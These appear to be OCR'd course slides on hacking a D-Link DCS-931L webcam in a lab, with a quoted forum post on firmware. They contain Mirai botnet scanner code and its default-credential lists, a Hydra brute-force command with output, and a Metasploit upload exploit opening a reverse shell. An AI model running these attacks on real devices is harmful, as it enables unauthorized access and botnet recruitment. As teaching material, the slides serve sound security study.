
На счёт точки доступа, то там внутри есть модуль rt2860v2_ap.ko, который стартует из sbin\apclient.sh
Вот скрипт внутри

Код:

```
#!/bin/sh

###############################################################
ap_client_stop () {
   iwpriv apcli0 set ApCliEnable=0
   brctl delif br0 apcli0
   ifconfig apcli0 down
   echo "ap-client stop..........."
}

ap_client_start () {
   ifconfig apcli0 up
   brctl addif br0 apcli0

#   auth_mode="WPAPSK"   #$(nvram_get ApCliAuthMode)
#   encryp_type="TKIP"   #$(nvram_get ApCliEncrypType)
```

Googling: andy ipcam3352 RT288x_SDK yields a <u>Russian</u> DLink forum

http://forum.dlink.ru/viewtopic.php?f=13&t=164084&start=30



iTuneDVR

offline

Joined: Wed April 2, 2014 22:57
Posts: 4

Post subject: Re: the DCS-933L money back, Ali?

Posted: Thu Apr 03, 2014 22:39

Hello!

I threw my friend a link, he says look like stripped firmware. Look!

I am pleased to read this topic, all competent, the case without materkom but yumorkom 😉
Staff at the hands do not have this, but could not resist and decided to look what was going on inside.
Of course, I rarely use binwalk, but sometimes it happens and inciting it to absolutely unknown things for a change.
Without hesitation downloaded DCS-933L_A1_FWv1.03b08 firmware
carefully handles all turned Quick exclusively under Windows.

Yes.
Many interesting things I've seen, but that is partially within the firmware source code - this is something new, even for me !!!
Folder home \ andy \ ipcam3352 \ RT288x_SDK \ source \ linux-2.6.21.x
That whether they have forgotten there, then, whether I really have not seen this.

At the expense of the access point, and there inside there rt2860v2_ap.ko module, which starts from the sbin \ apclient.sh
Here's a script inside

Code:

```
#! / bin directory / the sh

############################################ ###################
ap_client_stop () {
   iwpriv apcli0 ApCliEnable the set = 0
   brctl delif br0 apcli0
   the ifconfig apcli0 down
   the echo "ap-the client the stop ........ .... "
}

ap_client_start () {
   the ifconfig apcli0 up closeup
   brctl addif br0 apcli0

# auth_mode =" WPAPSK "# $ (nvram_get ApCliAuthMode)
# encryp_type =" TKIP "# $ (nvram_get ApCliEncrypType)
```

After translation, the Russians are also surprised to find the andy directory

http://forum.dlink.ru/viewtopic.php?f=13&t=164084&start=30

Hacking a Webcam


Round 3

931L
Firmware: v1.03
IP address: 192.168.72.246

Can we leverage BusyBox and the Mirai Bot default credentials?

Mirai Bot Default Credentials

cd mirai-botnet/Mirai-Source-Code-master/mirai/bot/
vi scanner.c



cis76@rouji:~/mirai-botnet/Mirai-Source-Code-master/mirai/bot

```
    tcph->source = source_port;
    tcph->doff = 5;
    tcph->window = rand_next() & 0xffff;
    tcph->syn = TRUE;

    // Set up passwords
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x41\x11\x17\x13\x13", 10);                     // root     xc3511
    add_auth_entry("\x50\x4D\x4D\x56", "\x54\x4B\x58\x5A\x54", 9);                          // root     vizxv
    add_auth_entry("\x50\x4D\x4D\x56", "\x43\x46\x4F\x4B\x4C", 8);                          // root     admin
    add_auth_entry("\x43\x46\x4F\x4B\x4C", "\x43\x46\x4F\x4B\x4C", 7);                      // admin    admin
    add_auth_entry("\x50\x4D\x4D\x56", "\x1A\x1A\x1A\x1A\x1A\x1A", 6);                      // root     888888
    add_auth_entry("\x50\x4D\x4D\x56", "\x5A\x4F\x4A\x46\x4B\x52\x41", 5);                  // root     xmhdipc
    add_auth_entry("\x50\x4D\x4D\x56", "\x46\x47\x44\x43\x57\x4E\x56", 5);                  // root     default
    add_auth_entry("\x50\x4D\x4D\x56", "\x48\x57\x43\x4C\x56\x47\x41\x4A", 5);              // root     juantech
    add_auth_entry("\x50\x4D\x4D\x56", "\x13\x10\x11\x16\x17\x14", 5);                      // root     123456
                                                                                                     118,1         11%
```

The Mirai Bot source code is on EH-Rouji

Mirai Bot Default Credentials

Passwords

00000000
1111
1111111
1234
12345
123456
54321
666666
7ujMko0admin
7ujMko0vizxv
888888
admin
admin1234
Administrator admin
anko
default
dreambox
fu[redacted]r
guest
hi3518
jvbzd
klv123
klv1234
pass
password
realtek
root
service
smcadmin
supervisor
support
system
tech
ubnt
user
vizxv
xc3511
xmhdipc
zlxx.
Zte521


Usernames

666666
888888
admin
admin1
administrator
Administrator admin
guest
mother
root
service
supervisor
support
tech
ubnt
user

Turning the Mirai credentials into worklist for Hydra


Hydra brute force using Mirai Credentials

`hydra -L mirai-user-wl -P mirai-pw-wl -e ns  -f -V 192.168.72.246 http-get /`



```
root@EH-Kali-99:~# hydra -L mirai-user-wl -P mirai-pw-wl -e ns  -f -V 192.168.72.246 http-get /
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations,
or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2017-11-06 15:40:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 675 login tries (l:15/p:45), ~43 tries per task
[DATA] attacking http-get://192.168.72.246:80//
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "666666" - 1 of 675 [child 0] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "" - 2 of 675 [child 1] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "00000000" - 3 of 675 [child 2] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "1111" - 4 of 675 [child 3] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "1111111" - 5 of 675 [child 4] (0/0)
[ATTEMPT] target 192.168.72.246 - login "666666" - pass "1234" - 6 of 675 [child 5] (0/0)
```

snipped




```
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "888888" - 103 of 675 [child 6] (0/0)
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "admin1234" - 105 of 675 [child 3] (0/0)
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "Administrator admin" - 106 of 675 [child 4]
(0/0)
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "anko" - 107 of 675 [child 7] (0/0)
[ATTEMPT] target 192.168.72.246 - login "admin" - pass "default" - 108 of 675 [child 8] (0/0)
[80][http-get] host: 192.168.72.246   login: admin
[STATUS] attack finished for 192.168.72.246 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-11-06 15:40:53
root@EH-Kali-99:~#
```

Default username = admin, default password is blank for DCS-931L

BusyBox


```
BusyBox v1.12.1 (2014-02-11 18:26:45 CST) multi-call binary
Copyright (C) 1998-2008 Erik Andersen, Rob Landley, Denys Vlasenko
and others. Licensed under GPLv2.
See source distribution for full notice.

Usage: busybox [function] [arguments]...
   or: function [arguments]...

        BusyBox is a multi-call binary that combines many common Unix
        utilities into a single executable.  Most people will create a
        link to busybox for each function they wish to use and BusyBox
        will act like whatever it was invoked as!

Currently defined functions:
        [, [[, arp, arping, ash, brctl, cat, chmod, chpasswd, cp, date,
        echo, expr, free, ftpd, ftpputimage, ftpputvideo, grep, halt,
        ifconfig, inetd, init, init, insmod, kill, killall, login, ls,
        lsmod, mdev, mkdir, mknod, mount, ping, ping6, poweroff, printf,
        ps, pwd, reboot, rm, rmmod, route, sed, sh, sleep, syslogd, telnetd,
        test, top, touch, udhcpc, umount, uptime, vi, zcip
```

Repeat the Metasploit attack



```
msf > use exploit/linux/http/dlink_dcs
use exploit/linux/http/dlink_dcs931l_upload
use exploit/linux/http/dlink_dcs_930l_authenticated_remote_command_execution
msf > use exploit/linux/http/dlink_dcs931l_upload
msf exploit(dlink_dcs931l_upload) > set RHOST 192.168.72.246
RHOST => 192.168.72.246
msf exploit(dlink_dcs931l_upload) > set payload linux/mipsle/shell_reverse_tcp
payload => linux/mipsle/shell_reverse_tcp
msf exploit(dlink_dcs931l_upload) > set LHOST 192.168.72.244
LHOST => 192.168.72.244
msf exploit(dlink_dcs931l_upload) > exploit

[*] Started reverse TCP handler on 192.168.72.244:4444
[+] Payload uploaded successfully
[+] Stager uploaded successfully
[+] Payload executed successfully
[*] Command shell session 1 opened (192.168.72.244:4444 -> 192.168.72.246:4168) at 2017-11-06 17:57:23 -0800
[+] Deleted /tmp/.Pq00Gov

817914802
kuyvTJjrPEGkDhXSuKTxgfRPSRyojSol
true
jztbsGJeMpjqGBEkpqxMSJoKAVZbBBza
MuxiJgLBYjaxmQbCsRoPakzbUCVvlsjJ
BxoizhEQxKPqtppPcCbPHDlbniFcjaid
```


BusyBox



```
ls -l /
drwxr-xr-x    2 501      501             0 bin
drwxr-xr-x    2 0        0               0 media
drwxr-xr-x   10 0        0               0 sys
drwxrwxr-x    3 501      501             0 home
drwxrwxr-x    2 501      501             0 mnt
drwxrwxr-x    3 501      501             0 dev
lrwxrwxrwx    1 501      501            11 init -> bin/busybox
drwxrwxr-x    2 501      501             0 sbin
drwxr-xr-x    2 0        0               0 etc
drwxr-xr-x    3 0        0               0 tmp
drwxr-xr-x    4 0        0               0 var
drwxr-xr-x    4 501      501             0 lib
drwxrwxr-x    2 501      501             0 mydlink
drwxrwxr-x   10 501      501             0 etc_ro
drwxrwxr-x    5 501      501             0 usr
dr-xr-xr-x   51 0        0               0 proc
-rw-r--r--    1 0        0             940 usb3g.log
```

Note init is symbolically liked to bin/busybox

